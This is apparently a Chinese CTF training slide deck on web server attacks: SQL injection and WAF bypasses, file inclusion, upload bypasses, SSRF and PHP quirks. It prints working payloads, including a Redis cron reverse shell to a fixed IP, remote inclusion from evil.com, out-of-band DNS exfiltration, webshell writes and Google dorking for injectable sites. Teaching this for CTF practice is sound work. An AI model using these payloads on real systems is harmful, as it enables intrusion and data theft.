

CTF web服务器端安全

Presented by ImageIt

content

01

intro

02

SQL Injection

03

LFI && RMI

04

File Uploading Attack

05

SSRF

06

PHP特性与代码审计

什么是web安全？

- ▶ "日站"
- ▶ "挂黑页"hacked by Helen
- ▶ "挂马"
- ▶ "中国红客联盟"

web安全现状

- ▶ 央视曝光个人信息泄露网上贩卖新闻
- ▶ 58同城:招聘信息公开售卖
- ▶ 上亿优酷信息数据在暗网售卖
- ▶ 12306官方网站再现安全漏洞
- ▶ 国务院某App的H5遭遇流量劫持
- ▶ 勒索病毒WannaCry席卷全球
- ▶ Struts045/046漏洞
- ▶ 东南大学计算机教学实验中心被黑

OWASP TOP 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	→	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	→	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	⊗	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	⊗	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP-TOP-10-2017

- ▶ 注入
- ▶ 失效的身份认证与会话管理
- ▶ 敏感信息泄露
- ▶ XML外部实体(XXE)
- ▶ 失效的访问控制
- ▶ 安全配置错误
- ▶ 跨站脚本
- ▶ 不安全的反序列化
- ▶ 使用含有已知漏洞的组件
- ▶ 不足的日志记录与监控

简介

- ▶ Web类型题目是CTF主要类型题目之一，Web安全涉及的内容非常丰富，就典型的Web服务来说，其安全问题可能来自于Web服务器、数据库服务器、以及Web程序本身等。Web题目特点：考点多，题目繁杂，覆盖面广。所以，学习和了解Web安全的内容也需要循序渐进。

题目类型

- ▶ SQL注入
- ▶ XSS
- ▶ 代码审计
- ▶ 文件上传
- ▶ php特性
- ▶ 后台登陆类
- ▶ 加解密类
- ▶ 其他

使用的一些工具

- BurpSuite(必须)
- Firefox
 - ▶ Hackbar(必须)
 - ▶ Firebug(必须)
 - ▶ Modify Headers
 - ▶ Foxproxy(推荐, 切换代理方便)
- Sqlmap (必须)
- Metasploit
- Awvs
- Kali
- Pentestbox
- 中国菜刀、御剑
- bcompare(代码审计)
- phpestorm (php的IDE、调试php代码)
- 源码泄露检测工具 [GitHub地址](#)

content

01

intro

02

SQL Injection

03

LFI && RMI

04

File Uploading Attack

05

SSRF

06

PHP特性与代码审计

什么是SQL注入

► 什么是SQL:

- 结构化查询语言(Structured Query Language)简称SQL(发音 /ˈɛs kjuː ˈɛl/ "S-Q-L"),是一种特殊目的的编程语言,是一种数据库查询和程序设计语言,用于存取数据以及查询、更新和管理关系数据库系统;同时也是数据库脚本文件的扩展名。
- 基本形式:select 字段名 from 表 where 限制条件(用户名=xxx and 密码=xxx);

什么是SQL注入

```
$user=$_POST['username'];  
$pwd=md5($_POST['password']);  
$query="select * from admin where username='$user' and passord='$pwd'";  
mysql_query($query);
```

\$user=admin' or 1=1#

```
$query="select * from admin where username='admin' or 1=1# and passord='$pwd'";  
mysql_query($query);
```

通过拼接篡改了sql语句的原本逻辑

SQL注入类型

01

Union注入

02

报错注入

03

Boolean盲注

04

Timming盲注

05

其他 (Out of band、 etc)

Union注入

- ▶ 使用条件：

- ▶ 有回显，可以看到某些字段的回显结果

- ▶ 猜解字段数目

- ▶ 最方便的注入方式

- ▶ Union语句可以填充查询结果，并额外执行一次查询

Union注入

► 例子:

<http://4.chinalover.sinaapp.com/web6/index.php>

```
$user = $_POST[user];  
$pass = md5($_POST[pass]);  
$query = @mysql_fetch_array(mysql_query("select pw from ctf where user='$user'"));  
if (($query[pw]) && (!strcasecmp($pass, $query[pw]))) {  
    echo "<p>Logged in! Key: ntcf{*****} </p>";  
}
```

\$_POST[user]=1' union select md5(1)

\$_POST[pass]=1

Union注入的限制

- ▶ 使用Union注入通常依赖于直接回显
- ▶ Union关键词经常被过滤

SQL注入类型

01

Union注入

02

报错注入

03

Boolean盲注

04

Timming盲注

05

其他 (Out of band、 etc)

报错注入

- ▶ 页面输出SQL注入信息
- ▶ 注入效率高
- ▶ 利用SQL语句导致数据库报错
- ▶ 报错信息中包含SQL语句的执行结果

常见报错注入函数

- ▶ floor(Mysql): and select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);
- ▶ extractvalue(Mysql): and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));
- ▶ updatexml(Mysql): and 1=(updatexml(1,concat(0x3a,(select user())),1))
- ▶ EXP: Exp(-(select * from (select user())a))
- ▶ UTL_INADDR.get_host_address(Oracle):and 1=utl_inaddr.get_host_address((select banner() from sys.v_\$version
- ▶ where rownum=1))
- ▶

SQL注入类型

01

Union注入

02

报错注入

03

Boolean盲注

04

Timming盲注

05

其他 (Out of band、 etc)

Boolean盲注（较多考察）


- ▶ 在没有数据回显的情况下，可以存在不同的页面内容回显
- ▶ 通常逐个爆破猜解，效率偏低
- ▶ 思路：利用回显的不同推测SQL语句执行的结果是True还是 False
- ▶ payload: `select * from users where user='xx' and pass>'123'#`

Boolean盲注（较多考察）

- ▶ 例子：EIS2017 LOGIN

<http://111.230.11.248:10012/fb69d7b4467e33c71b0153e62f7e2bf0/>

Boolean盲注（较多考察）



Login

admin'^(0)^'1

.....


Sign me in

Or connect with:

f

no such user!

Boolean盲注（较多考察）



Login

admin^(1)^(1

••••

Sign me in

Or connect with:

f

password error!

Boolean盲注（较多考察）

► 截取字符串相关的函数：

- left(a,b)从左侧截取 a 的前 b 位：left(database(),1)>'s'
- substr(a,b,c)从 b 位置开始，截取字符串 a 的 c 长度。
Ascii()将某个字符转换为 ascii 值：
ascii(substr(user),1,1))=101#
- mid(a,b,c)从位置 b 开始，截取 a 字符串的 c 位：
- regexp正则表达式的用法，user()结果为 root，regexp 为匹配root 的正则表达式：select user() regexp '^ro'
- IF语句：select * from users where id=1 and 1=(if((user() regexp '^r'),1,0));

SQL注入类型

01

Union注入

02

报错注入

03

Boolean盲注

04

Timming盲注

05

其他 (Out of band、 etc)

Timing盲注

- ▶ 页面不存在不同回显，但SQL语句被执行
- ▶ 逐个爆破猜解+时间延迟，效率最低
- ▶ 利用：if (query=True) delay(1000);else pass;的程序逻辑，通过观察是否发生了时间延迟来推测SQL语句的执行情况是否为True
- ▶ payload: `If(ascii(substr(database(),1,1))>115,0,sleep(5))%23`
//if 判断语句，条件为假，执行 sleep

Timing盲注一些函数:

- ▶ Mysql:
 - ▶ Benchmark
 - ▶ Sleep
- ▶ Postgresql:
 - ▶ PG_SLEEP(5)
- ▶ Ms SQL Server
 - ▶ WAITFOR DELAY '0:0:5'

SQL注入类型

01

Union注入

02

报错注入

03

Boolean盲注

04

Timming盲注

05

其他技巧 (Out of band、 etc)

MySQL注入暴库payload:

- ▶ 暴所有数据库名: `select group_concat(distinct table_schema) from information_schema.tables;`
- ▶ 爆所有数据表名: `select group_concat(distinct table_name) from information_schema.tables where table_schema=0x数据库名的16进制`
- ▶ 爆所有字段名: `select group_concat(distinct column_name) from information_schema.columns where table_name=0x表名的16进制`

MySQL注入读写文件

- ▶ 读取关键文件: `select loadfile('/etc/passwd');`
- ▶ 写入shell: `select '<?php phpinfo();?>' into outfile '/var/www/html/1.php';`

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> select '<?php phpinfo();?>' into outfile '/var/www/html/1.php';
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> select load_file('/var/www/html/1.php');
+-----+
| load_file('/var/www/html/1.php') |
+-----+
| <?php phpinfo();?>                |
+-----+
1 row in set (0.00 sec)

MariaDB [(none)]> 
```

WAF 绕过

- ▶ 双写关键字: `ununion seleselectct`
- ▶ 大小写绕过
- ▶ 编码绕过
- ▶ 变换姿势绕过
- ▶ 使用特殊字符

双写关键字

- ▶ 应对一般简单的非迭代的过滤的情形，可以采用双写关键字的方法。
- ▶ 如：
- ▶ `select select from 、 where username='x' OrR 1=1`

大小写绕过

- ▶ 应对简单的区分大小写的关键字匹配，比如php中preg_match函数没有加/i参数
- ▶ payload: Select, Or

编码绕过

- ▶ ASCII:

- ▶ admin可以用CHAR(97)+char(100)+char(109)+char(105)+char(110)代替
- ▶ select * from admin where
username=(CHAR(97)+char(100)+char(109)+char(105)+char(110))

- ▶ 16进制:

- ▶ extractvalue(0x3C613E61646D696E3C2F613E,0x2f61)

- ▶ unicode编码:

- ▶ 单引号——%u0027、%u02b9、%u02bc、%u02c8、%u2032、%uff07

- ▶ URL编码:

- ▶ or 1=1——%6f%72%20%31%3d%31

特殊字符绕过

- ▶ 空格被限制： `/**/`、 `%a0`、 `%0a`、 `%0d`、 `%09`、 `tab....`
- ▶ 内联注释： `select 1 from /*!admin*/ /*!union*/ select 2,`
- ▶ MYSQL对%00不会截断： `se%00lect`
- ▶ 单一%号，在asp+iis中会被忽略： `sel%ect`
- ▶ ``mysql反引号之间的会被当做注释内容

变换姿势绕过

- ▶ Or <-----> ||、 and <-----> &&
- ▶ 空格被限制: select(username)from(admin)
- ▶ 科学计数法绕过: where username=1e1union select
- ▶ =、<、>被限制: where id in (1,2)、where id between 1 and 3、like
- ▶ access中使用dlookup绕过select from被限制:
(user=12',info=dlookup('[user]','userinfo','[id]=1')%00)

SQL注入特殊技巧

► 宽字节注入

- 当数据库使用了宽字符集（如GBK），会将一些两个字符单做一个字符，如：0xbf27、0xbf5c,反斜杠是0x5c，使用addslashes()等转义函数在处理输入时会将'、\、”这些字符用反斜杠转义，输入0xbf27，转以后变成了0xbf5c27，5c被当做了汉字一部分，单引号0x27逃逸出来。

- payload: id=狷'

- 例子：DDCTF2018 注入的奥妙

<http://116.85.48.105:5033/5d71b644-ee63-4b11-9c13-da3c4ac35b8d/well/getmessage/1>

SQL注入特殊技巧

► regexp注入

- payload: `select (select xxx) regexp '正则'`
- 使用场景: 过滤了=、in、like的情况

SQL注入特殊技巧

▶ order by盲注

▶ payload:

▶ `select * from users where user_id='1' union select 1,2,'a',4,5,6,7
order by 3`

▶ 使用场景:

- ▶ 过滤了列名
- ▶ 过滤了括号
- ▶ 适用于已知该表的列名以及列名位置

SQL注入特殊技巧

► join注入

► payload:

```
1' union select * from(select 1)a join (select 2)b %23
union all
select * from(
  (select 1)a join(
    select F.[需要查询的字段号] from(
      select * from [需要查询的表有多少个字段就join多少个]
      union
      select * from [需要查询的表] [limit子句]
    )F-- 我们创建的虚拟表没有表名, 因此定义一个别名, 然后直接[别名].[字段号]查询数据
  )b-- 同上[还差多少字段就再join多少个, 以满足字段数相同的原则]
)
```

► 使用场景:

- 过滤了逗号、字段名

SQL特殊注入技巧

► Out of band

- 条件：windows
- 通过load_file(concat('\\\\.\\',user(),'.xxxx.reciver..com'))
- 利用dns记录将请求发送出去

903117	10.1.13-MariaDB.mysql.ahzi5g.ceye.io	221.228.15.66	2018-01-04 11:58:14
903116	10.1.13-MariaDB.mysql.ahzi5g.ceye.io	202.119.228.48	2018-01-04 11:58:10
903115	10.1.13-MariaDB.mysql.ahzi5g.ceye.io	221.228.15.138	2018-01-04 11:58:10

SQL注入一般流程

- ▶ 确定注入点
- ▶ 判断注入类型
- ▶ fuzz过滤规则

http://blog.imagemt.xyz/index.php/2018/04/15/mysql_functions/

- ▶ 编写注入payload
- ▶ 脚本或手工获取需要的数据

sql注入的测试方法

- ▶ google hacking

- ▶ inurl:asp?id=可以找到一些存在注入的例子

- ▶ 猜测后端语句

- ▶ 初步测试

- ▶ 发出请求id=1 and 1=1

- ▶ 发出请求id=1 and 1=2

- ▶ 如果存在回显变化则可判断后端的语句为where id=\$id,否则可尝试闭合引号或使用注释来截断语句等,出现差异则说明存在注入

- ▶ 确定注入类型

- ▶ 根据不同的回显及过滤情况来确定具体的注入类型

- ▶ fuzz确定是否存在一些过滤

- ▶ 尝试获取关键数据表的信息

- ▶ 如mysql中 information_schema数据库可从中读取到整个数据库的结构信息

content

01

intro

02

SQL Injection

03

LFI && RMI

04

File Uploading Attack

05

SSRF

06

PHP特性与代码审计

文件包含

- ▶ Web中文件包含的主要作用：

- ▶ Banner、header

- ▶ 预处理函数、配置文件

- ▶ 缓存

- ▶ 提高代码的重用性

文件包含常见函数

- ▶ `include()`: 执行到`include`时才包含文件，找不到被包含文件时只会产生警告，脚本将继续执行
- ▶ `require()`: 只要程序一运行就包含文件，找不到被包含的文件时会产生致命错误，并停止脚本
- ▶ `include_once()`和`require_once()`: 若文件中代码已被包含则不会再次包含

php文件包含

- ▶ php文件包含：不管文件格式如何,如果里面的内容是php，则内容会被当成php执行,不是php则会读取到文件内容(用来读取/etc/passw等等配置文件的敏感信息)
- ▶ `<?php include($_GET['file']); ?>`
- ▶ 包括本地文件包含（LFI）和远程文件包含（RFI）

Php文件包含的种类

► 0x01 普通本地文件包含

```
#!/php  
<?php include("inc/" . $_GET['file']); ?>
```

► 包含相同目录下的文件: ?file=.htaccess

► 目录遍历:

► ?file=../../../../../../../../var/log/nginx/access_log

php文件包含的种类

- ▶ 0x02 有限制的文件包含

```
#!/php
<?php include("inc/" . $_GET['file'] . ".htm"); ?>
```

- ▶ %00截断
 - ▶ ?file=../../../../../../../../etc/passwd%00
 - ▶ (需要 magic_quotes_gpc=off, php版本小于5.3.4有效)
- ▶ %00截断目录遍历
 - ▶ ?file=../../../../var/www%00
 - ▶ (需要magic_quotes_gpc=off, unix文件系统)
- ▶ 路径长度截断
 - ▶ ?file=../../../../../../../../etc/passwd/../../../../.[...]./
 - ▶ (php版本小于5.2.8, 只适用于windows, 长于256)

php中的文件包含

► 0x03 普通远程文件包含

```
#!/php  
<?php include($_GET['file']); ?>
```

► 远程代码执行

- ?file=http://evil.com/shell.txt
- (需要allow_url_fopen=On 且 allow_url_include=On)

LFI一般读取的文件(扩展攻击面)

- ▶ `?file=../../../../../../../../../../../../../../../../var/lib//locate.db` `?file=../../../../var/lib/mlocate/mlocate.db` (linux中这两个文件储存着所有文件的路径, 需要root权限)
- ▶ 包含日志(可getshell) `?file=../../../../../../../../var/log/apache/error.log`
- ▶ 获取配置文件
- ▶ 包含上传的附件
- ▶ 读取session文件(可getshell)
- ▶ phpinfo+lfi包含临时文件getshell

php伪协议

- ▶ 利用php伪协议进行文件包含可以达到绕过waf、执行命令等效果。
- ▶ file协议
 - ▶ 条件：双Off也可使用
 - ▶ **payload: ?file=file:///D:/soft/phpStudy/WWW/phpcode.txt**
- ▶ php://伪协议
 - ▶ 不需要开启allow_url_fopen,仅php://input,php://stdin,php://memory与php://temp需要开启allow_url_include
 - ▶ **php://filter/read=convert.base64-encode/resource=out.php**
 - ▶ 双off的条件下也可正常使用
 - ▶ 可用于获取源码
 - ▶ **php://input** 获取post的内容 需要allow_url_include=On

php伪协议

- ▶ zip://, bzip2://, zlib://协议
 - ▶ 双off也可使用
 - ▶ `zip://archive.zip#dir/file.txt`
 - ▶ `compress.bzip2://./file.txt`
 - ▶ `compress.zlib://./file.txt`
- ▶ data://伪协议
 - ▶ 必须`allow_url_fopen=On` `allow_url_include=On`
 - ▶ `cmd.php?file=data://text/plain,<?php phpinfo()?>`
- ▶ phar://伪协议
 - ▶ 双off
 - ▶ `phar://data.phar/zzz/mmm.php`

php伪协议

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip:///D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=

content

01

intro

02

SQL Injection

03

LFI && RMI

04

File Uploading Attack

05

SSRF

06

PHP特性与代码审计

文件上传漏洞

- ▶ 用户上传一个可执行文件，获取了执行服务器端命令的能力
- ▶ Getshell最常用、最直接的方式
- ▶ 文件上传本身是一个正常的业务需求，问题是如何安全上传

触发条件

- ▶ 上传的文件被WEB容器解释执行
- ▶ 用户能够从web网页访问到被上传的文件（直接或者间接）
- ▶ 用户上传的文件通常不能被网站程序压缩、修改等（有时可配合文件包含漏洞等绕过）

服务端防御文件上传的一些思路

- ▶ 客户端javascript校验（通常校验扩展名）
- ▶ 检查文件扩展名*
- ▶ 检查MIME类型
- ▶ 随机文件名*
- ▶ 隐藏路径*
- ▶ 重写内容（影响效率）imagecreatefromjpeg...
- ▶ 检查内容是否合法

绕过手法

- ▶ 客户端校验：抓包绕过
- ▶ \$_FILES['file']['type']:burp抓包可修改
- ▶ 内容检查：
 - ▶ `<script language="php"></script>`
- ▶ 文件名拓展检查：黑名单绕过
 - ▶ Php3 php5 phtml PPHP pHp phtm
 - ▶ Jsp jspX jspf
 - ▶ Asp asa cer aspx
 - ▶ Exe exee
- ▶ 常配合文件包含漏洞达到特殊效果

绕过手法

- ▶ 比较gd函数处理文件前后变化找到不变的区块
 - ▶ <http://www.freebuf.com/articles/web/54086.html>
- ▶ phpinfo+lfi
- ▶ 上传htaccess getshell
 - ▶ AddType application/x-httpd-php .jpg
- ▶ Opcache文件getshell(利用phpinfo获取缓存目录后上传shell)
- ▶ 文件头检测绕过:讲木马后缀到文件末尾 (bypass getimagesize()函数)
- ▶ file_put_contents 数组绕过
- ▶ Spl_autoload_register() 上传inc文件
- ▶ Move_uploaded_file当文件名可控时可上传至任意位置
- ▶ 上传模板文件
- ▶ parse_url 多个斜杠绕过

一些文件上传方面的CTF题目

- ▶ JarvisOJ Easy Gallery <http://web.jarvisoj.com:32785/>
- ▶ XMAN babyweb <http://69.171.76.88:10023>
- ▶ EIS UPLOAD <http://111.230.11.248:10012/c850476188439a2de76da7ba73c80b56/>

content

01

intro

02

SQL Injection

03

LFI && RMI

04

File Uploading Attack

05


SSRF

06

PHP特性与代码审计

SSRF介绍

- ▶ SSRF又名服务端请求伪造攻击
- ▶ 有的大型网站在web应用上提供了从其他服务器获取数据的功能。使用户指定的URL web应用获取图片，下载文件，读取文件内容。攻击者利用有缺陷的web应用作为代理攻击远程和内网的服务器（跳板）



大部分的 web 服务器架构中,web 服务器自身都可以访问互联网和服务器所在的内网。下图展示了 web 服务器的请求可以到达的地方。

SSRF攻击的作用

- ▶ 扫描内网获取banner
- ▶ 攻击运行在内网或者本地的应用程序（34c3ctf ssrf攻击mysql）
- ▶ 内网web应用指纹识别
- ▶ 攻击内外网web应用
- ▶ File协议读取本地文件

SSRF漏洞出现场景

- ▶ 能够对外发起网络请求的地方，就可能存在 SSRF 漏洞
- ▶ 从远程服务器请求资源（Upload from URL, Import & Export RSS Feed）
- ▶ 数据库内置功能（Oracle、MongoDB、MSSQL、Postgres、CouchDB）
- ▶ Webmail 收取其他邮箱邮件（POP3、IMAP、SMTP）
- ▶ 文件处理、编码处理、属性信息处理（ffmpeg、ImageMagic、DOCX、PDF、XML）

SSRF常用的后端实现

► file_get_contents()

```
<?php
if (isset($_POST['url'])) {
    $content = file_get_contents($_POST['url']);
    $filename = './images/'.rand().';img1.jpg';
    file_put_contents($filename, $content);
    echo $_POST['url'];
    $img = "<img src=\"\".$filename.\"\"/>";
}
echo $img;
?>
```

SSRF常用的后端实现

► fsockopen()

```
<?php
function GetFile($host,$port,$link) {
    $fp = fsockopen($host, intval($port), $errno, $errstr, 30);
    if (!$fp) {
        echo "errstr (error number $errno) \n";
    } else {
        $out = "GET $link HTTP/1.1\r\n";
        $out .= "Host: $host\r\n";
        $out .= "Connection: Close\r\n\r\n";
        $out .= "\r\n";
        fwrite($fp, $out);
        $contents='';
        while (!feof($fp)) {
            $contents.= fgets($fp, 1024);
        }
        fclose($fp);
        return $contents;
    }
}
?>
```

SSRF常用的后端实现

► curl_exec()

```
<?php
if (isset($_POST['url'])) {
    $link = $_POST['url'];
    $curlobj = curl_init();
    curl_setopt($curlobj, CURLOPT_POST, 0);
    curl_setopt($curlobj, CURLOPT_URL, $link);
    curl_setopt($curlobj, CURLOPT_RETURNTRANSFER, 1);
    $result=curl_exec($curlobj);
    curl_close($curlobj);

    $filename = './curled/'.rand().''.txt';
    file_put_contents($filename, $result);
    echo $result;
}
?>
```

阻碍SSRF漏洞利用的场景

- ▶ 服务端openssl无法利用
- ▶ 服务端需要鉴权

SSRF实例分析

► Bwapp中的SSRF

SSRF常用绕过过滤的方法

- ▶ 寻找源站中的跳转点
- ▶ 利用[::]绕过localhost
 - ▶ [http://\[::\]:80/](http://[::]:80/) >>> <http://127.0.0.1>
- ▶ 利用@
 - ▶ <http://example@127.0.0.1/>
- ▶ 利用短地址
 - ▶ <http://dwz.cn/11sMa> >> <http://127.0.0.1>
- ▶ 利用特殊域名
 - ▶ <http://127.0.0.1.xip.io/>
- ▶ 利用句号
 - ▶ 127。0。0。1 >>> 127.0.0.1
- ▶ 利用进制转换
 - ▶ 16进制ip地址
- ▶ 特殊地址
 - ▶ 0 >>> 127.0.0.1

SSRF常用的绕过过滤的方法

► 利用协议

```
Dict://  
dict://<user-auth>@<host>:<port>/d:<word>  
ssrf.php?url=dict://attacker:11111/  
SFTP://  
ssrf.php?url=sftp://example.com:11111/  
TFTP://  
ssrf.php?url=tftp://example.com:12346/TESTUDPPACKET  
LDAP://  
ssrf.php?url=ldap://localhost:11211/%0astats%0aquit  
Gopher://  
ssrf.php?url=gopher://127.0.0.1:25/xHELO%20localhost%25d%25aMAIL%20FROM  
%3A%3Chacker@site.com%3E%25d%25aRCPT%20TO%3A%3Cvictim@site.com  
%3E%25d%25aData%25d%25aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com  
%3E%25d%25aTo%3A%20%3Cvictim@site.com%3E%25d%25aDate%3A%20Tue  
%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%25d%25aSubject  
%3A%20AH%20AH%20AH%25d%25a%25d%25aYou%20didn%27t%20say%20the%20magic%20word  
%20%21%25d%25a%25d%25a%25d%25a.%25d%25aQUIT%25d%25a
```

SSRF常用的绕过过滤的方法

- ▶ Gopher协议可用来扩展SSRF的攻击面
 - ▶ 攻击root权限运行的redis从而写shell

```
redis-cli -h $1 flushall  
echo -e "\n\n*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333 0>&1\n\n"|redis-cli -h $1 -x set 1  
redis-cli -h $1 config set dir /var/spool/cron/  
redis-cli -h $1 config set dbfilename root  
redis-cli -h $1 save
```

- ▶ 抓包获取数据流，并改写成gopher协议的格式

SSRF常用的绕过过滤的方法

[illegible]

SSRF常用的绕过过滤的方法

► 攻击fastcgi

[illegible]

SSRF常用的绕过过滤的方法

- ▶ 经过测试发现 Gopher 的以下几点局限性：
 - ▶ 大部分 PHP 并不会开启 fopen 的 gopher wrapper
 - ▶ file_get_contents 的 gopher 协议不能 URLencode
 - ▶ file_get_contents 关于 Gopher 的 302 跳转有 bug，导致利用失败
 - ▶ PHP 的 curl 默认不 follow 302 跳转
 - ▶ curl/libcurl 7.43 上 gopher 协议存在 bug（%00 截断），经测试 7.49 可用

content

01

intro

02

SQL Injection

03

LFI && RMI

04

File Uploading Attack

05

SSRF

06

PHP特性与代码审计

php特性-考察知识点

► 类型：

- 弱类型
- Intval
- strpos和===
- 反序列化的tricks
- 00截断
- iconv截断
- parse_str
- 伪协议
-

php特性-弱类型

- ▶ php是弱类型语言
- ▶ 弱类型的语言对变量的数据类型没有限制，可以在任何时候将其变量赋值给任意的其他类型的变量，同时也可以任意的转换为其他类型的数据
- ▶ 比较操作符：
 - ▶ `$a=null;$b=false ; // $a==$b true`
 - ▶ `$a="";$b=null; // $a==$b true`
 - ▶ `0=='0' //true`
 - ▶ `0 == 'abcdefg' //true`
 - ▶ `0 === 'abcdefg' //false`
 - ▶ `1 == 'abcdef' //true`
